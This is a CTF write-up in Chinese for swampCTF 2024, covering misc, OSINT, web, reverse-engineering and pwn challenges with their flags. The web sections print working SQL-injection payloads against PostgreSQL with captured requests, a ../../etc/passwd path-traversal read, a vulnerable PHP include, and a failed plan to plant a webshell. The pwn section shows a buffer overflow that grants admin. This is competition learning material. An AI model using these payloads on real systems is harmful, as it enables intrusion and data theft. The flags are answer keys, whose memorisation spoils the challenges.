# swampCTF 2024


# MISC

## Discord Challenge

swampCTF{w3lc0m3_t0_th3_swamp}

## What the Form

google form不停重定向，直接F12看一下。flag就在前端。





swampCTF{F0rm5_K33p5_D4T4_H1dd3n}

# OSINT

## Lost in Space

图片是旅行者2号，问距离地球多少个天文单位。




```
136
```

## Aerial Attack

解析图片exif信息，即可获得GPS坐标，按照规则构造即可。

https://www.strerr.com/cn/exif.html


| Exif属性 | 值 |
| --- | --- |
| GPS经纬度 | 29.647108333333332 82.3388361111111 打开Google地图查看 打开高德地图查看 |
| 尺寸 | 3072x4080 |
| 分辨率 | 72x72 |
| 设备制造商 | Google |
| 设备型号 | Pixel 6 Pro |
| 图像方向 | top-left |

```
(29.64,-82.33)
```

# WEB

## Potion Seller


看了hint是提示wtfjs，查看wtfjs文档的parseInt和Number部分，尝试了几个例子，发现1/1999999可以随意清空贷款绕过检查。

```
https://github.com/denysdovhan/wtfjs/blob/master/README-zh-cn.md
```

首先通过/borrow?amount=999999借入一定数量的金币。

然后在还款的时候利用repay?amount=1%20/%201999999绕过检测，实现贷款还款。


最后/checkout获得flag




## BrailleDB-1

searchText处存在sql注入漏洞，尝试利用，却发现不存在database()函数，考虑不是mysql。

通过查询version，得知后端数据库是postgreSQL数据。




```
Q: searchText=-1' union select current_database()--
R: brailleDB

Q:searchText=-1' union select relname from pg_stat_user_tables--
R: braille

Q: searchText=-1' union select column_name from information_schema.columns where table_name='braille'--
R: braille_representation
```

```
结合burp fuzzing offset位来读取列
Q: searchText=-1' union select relname from pg_stat_user_tables offset 1--
R: flag
```

Results Positions Payloads Resource pool Settings

Filter: Showing all items

| Request | Payload | Status code | Response received | Error | Timeout | Length | Comm |
|---|---|---|---|---|---|---|---|
| 0 | | 400 | 301 | | | 257 | |
| 1 | 0 | 200 | 304 | | | 235 | |
| 2 | 1 | 200 | 22536 | | | 232 | |
| 3 | 2 | 200 | 1311 | | | 236 | |
| 4 | 3 | 400 | 312 | | | 257 | |
| 5 | 4 | 400 | 6861 | | | 257 | |
| 6 | 5 | 400 | 269 | | | 257 | |
| 7 | 6 | 400 | 316 | | | 257 | |
| 8 | 7 | 400 | 295 | | | 257 | |
| 9 | 8 | 400 | 1722 | | | 257 | |

Request Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 06 Apr 2024 16:23:34 GMT
3 Server: Apache/2.4.57 (Debian)
4 X-Powered-By: PHP/8.3.4
5 Content-Length: 4
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
0 flag
```

```
有flag列和id列
Q:searchText=-1' union select column_name from information_schema.columns where table_name='flag' offset 0--
R: flag
Q:searchText=-1' union select column_name from information_schema.columns where table_name='flag' offset 1--
R: id
```

最后payload:

```
searchText=-1' union select flag from flag offset 0--
```

Send Cancel Target: http:

**Request**

Pretty Raw Hex

```
1 POST /api/braille.php HTTP/1.1
2 Host: chals.swampctf.com:64550
3 Content-Length: 53
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
5 Content-Type: application/x-www-form-urlencoded
6 Accept: */*
7 Origin: http://chals.swampctf.com:64550
8 Referer: http://chals.swampctf.com:64550/
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language: zh-CN,zh;q=0.9
11 Connection: keep-alive
12
13 searchText=-1' union select flag from flag offset 0--
```

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 06 Apr 2024 16:29:56 GMT
3 Server: Apache/2.4.57 (Debian)
4 X-Powered-By: PHP/8.3.4
5 Content-Length: 30
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 swampCTF{Un1On_A11_Th3_W4yyy!}
```

```
swampCTF{Un1On_A11_Th3_W4yyy!}
```

# UnderConstruction

page参数，猜测可以任意文件读取。果然可以成功读取了/etc/passwd，读不了源码，会被直接解析。

不安全 | chals.swampctf.com:60310/?page=../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

登录处有sql注入漏洞，但是数据库中没有找到flag。考虑用sql注入读文件先读源码看看，限制了报错注入的字符回显长度，只能结合burp来慢慢获取源码。

index.php

```php
<?php
ini_set('display_errors', 0);
if (isset($_GET['page']) {
    include("/var/www/html/".$_GET['page']);
} else { header('HTTP/1.1 301 Moved Permenently');
    header('Location: /?page=under_construction.php');
}
?>
```

果然是文件包含漏洞，所以应该考虑sql注入写webshell，然后文件包含执行。

/etc/mysql/mariadb.conf.d/50-server.cnf

```
# # These groups are read by MariaDB server.
# Use it for options that only the server (but not clients) should see # this is
read by the standalone daemon and embedded servers [server]
# this is only for the mysqld standalone daemon [mysqld]
# # * Basic Settings
# user = mysql
pid-file = /run/mysqld/mysqld.pid
basedir = /usr
datadir = /var/lib/mysql
tmpdir = /tmp
lc-messages-dir = /usr/share/mysql
lc-messages = en_US skip-external-locking
# Broken reverse DNS slows down connections considerably and name resolve is
# safe to skip if there are no "host by domain name" access grants
#skip-name-resolve
# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address = 127.0.0.1
# # * Fine Tuning
# #key_buffer_size = 128M
#max_allowed_packet = 1G
#thread_stack = 192K
#thread_cache_size = 8
# This replaces the startup script and checks MyISAM tables if needed
# the first time they are touched
#myisam_recover_options = BACKUP
#max_connections = 100
#table_cache = 64
# # * Logging and Replication
# # Both location gets rotated by the cronjob. # Be aware that this log type is a
performance killer.
# Recommend only changing this at runtime for short testing periods if needed!
#general_log_file = /var/log/mysql/mysql.log
#general_log = 1
# When running under systemd, error logging goes via stdout/stderr to journald
# and when running legacy init error logging goes to syslog due to
# /etc/mysql/conf.d/mariadb.conf.d/50-mysqld_safe.cnf
# Enable this if you want to have error logging into a separate file
#log_error = /var/log/mysql/error.log
# Enable the slow query log to see queries with especially long duration
#slow_query_log_file = /var/log/mysql/mariadb-slow.log
#long_query_time = 10
```

```
#log_slow_verbosity = query_plan,explain
#log-queries-not-using-indexes
#min_examined_row_limit = 1000
# The following can be used as easy to replay backup logs or for replication.
# note: if you are setting up a replication slave, see REA
```

但是写文件没有成功，不管是webroot还是/tmp都没有成功。感觉应该是得写文件，然后文件包含执行shell。虽然没做出来但是也记录一下了。

# RE

## Beginner Rev

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 i; // rax
  char v5[56]; // [rsp+0h] [rbp-38h] BYREF

  printf("Please enter the flag:");
  __isoc99_scanf("%33s", v5);
  if ( strlen(v5) != 32 )
  {
LABEL_6:
    puts("The flag entered is incorrect!");
    exit(0);
  }
  for ( i = 0LL; i != 32; ++i )
  {
    if ( v5[i] != ((unsigned __int8)byte_402010[i] ^ 0x41) )
      goto LABEL_6;
  }
  puts("Congratulations! You found the flag!");
  return 0;
}
```

做异或运算，那么找一下byte_402010

```
.rodata:000000000040200D                db    0
.rodata:000000000040200E                db    0
.rodata:000000000040200F                db    0
.rodata:0000000000402010 ; char byte_402010[32]
.rodata:0000000000402010 byte_402010    db 32h                  ; DATA XREF: main:loc_4011B0↑r
.rodata:0000000000402011                db  36h ; 6
.rodata:0000000000402012                db  20h
.rodata:0000000000402013                db  2Ch ; ,
.rodata:0000000000402014                db  31h ; 1
.rodata:0000000000402015                db    2
.rodata:0000000000402016                db  15h
.rodata:0000000000402017                db    7
.rodata:0000000000402018                db  3Ah ; :
.rodata:0000000000402019                db  19h
.rodata:000000000040201A                db  71h ; q
.rodata:000000000040201B                db  13h
.rodata:000000000040201C                db  1Eh
.rodata:000000000040201D                db  28h ; (
.rodata:000000000040201E                db  2Fh ; /
.rodata:000000000040201F                db  37h ; 7
.rodata:0000000000402020                db  71h ; q
.rodata:0000000000402021                db  2Dh ; -
.rodata:0000000000402022                db  34h ; 4
.rodata:0000000000402023                db  35h ; 5
.rodata:0000000000402024                db  28h ; (
.rodata:0000000000402025                db  71h ; q
.rodata:0000000000402026                db  2Fh ; /
.rodata:0000000000402027                db  1Eh
.rodata:0000000000402028                db  28h ; (
.rodata:0000000000402029                db  74h ; t
.rodata:000000000040202A                db  1Eh
```

这里的32个字节的字符。用python写一个脚本跑一下：

```python
from Crypto.Util.number import *
codes = [0x32, 0x36, 0x20, 0x2C, 0x31, 0x2, 0x15, 0x7, 0x3A, 0x19, 0x71, 0x13,
0x1E, 0x28, 0x2F, 0x37, 0x71, 0x2D, 0x34, 0x35, 0x28, 0x71, 0x2F, 0x1E, 0x28,
0x74, 0x1E, 0x22, 0x71, 0x71, 0x2D, 0x3C]
result = ""
for i in codes:
    result += long_to_bytes(i^0x41).decode()
print(result)
```

```
PS C:\Users\A1andNS\Downloads> python .\exp.py
swampCTF{X0R_inv0luti0n_i5_c00l}
```

```
swampCTF{X0R_inv0luti0n_i5_c00l}
```

# PWN

## Beginner Pwn 1

数组越界，内存溢出破坏其他变量。从而让自己成为admin。

```
a1andns@a1andns: ~/Desktop
File  Edit  View  Search  Terminal  Help
a1andns@a1andns:~/Desktop$ nc chals.swampctf.com 61230
Please enter your username to login.
Username:adminadminadminadminadminadmin
Welcome adminadminadminadminadminadmin!

User adminadminadminadminadminadmin is a system admin!

In order to run a command, type the number and hit enter!
What command would you like to run?
1 - Print Information About UFSIT
2 - Print Information About Binary Exploitation (PWN)
3 - Print The Flag
4 - Exit The Program
>3
Here is your flag!
swampCTF{y0u_@r3_a_h@ck3r}


What command would you like to run?
1 - Print Information About UFSIT
2 - Print Information About Binary Exploitation (PWN)
3 - Print The Flag
4 - Exit The Program
```

```
swampCTF{y0u_@r3_a_h@ck3r}
```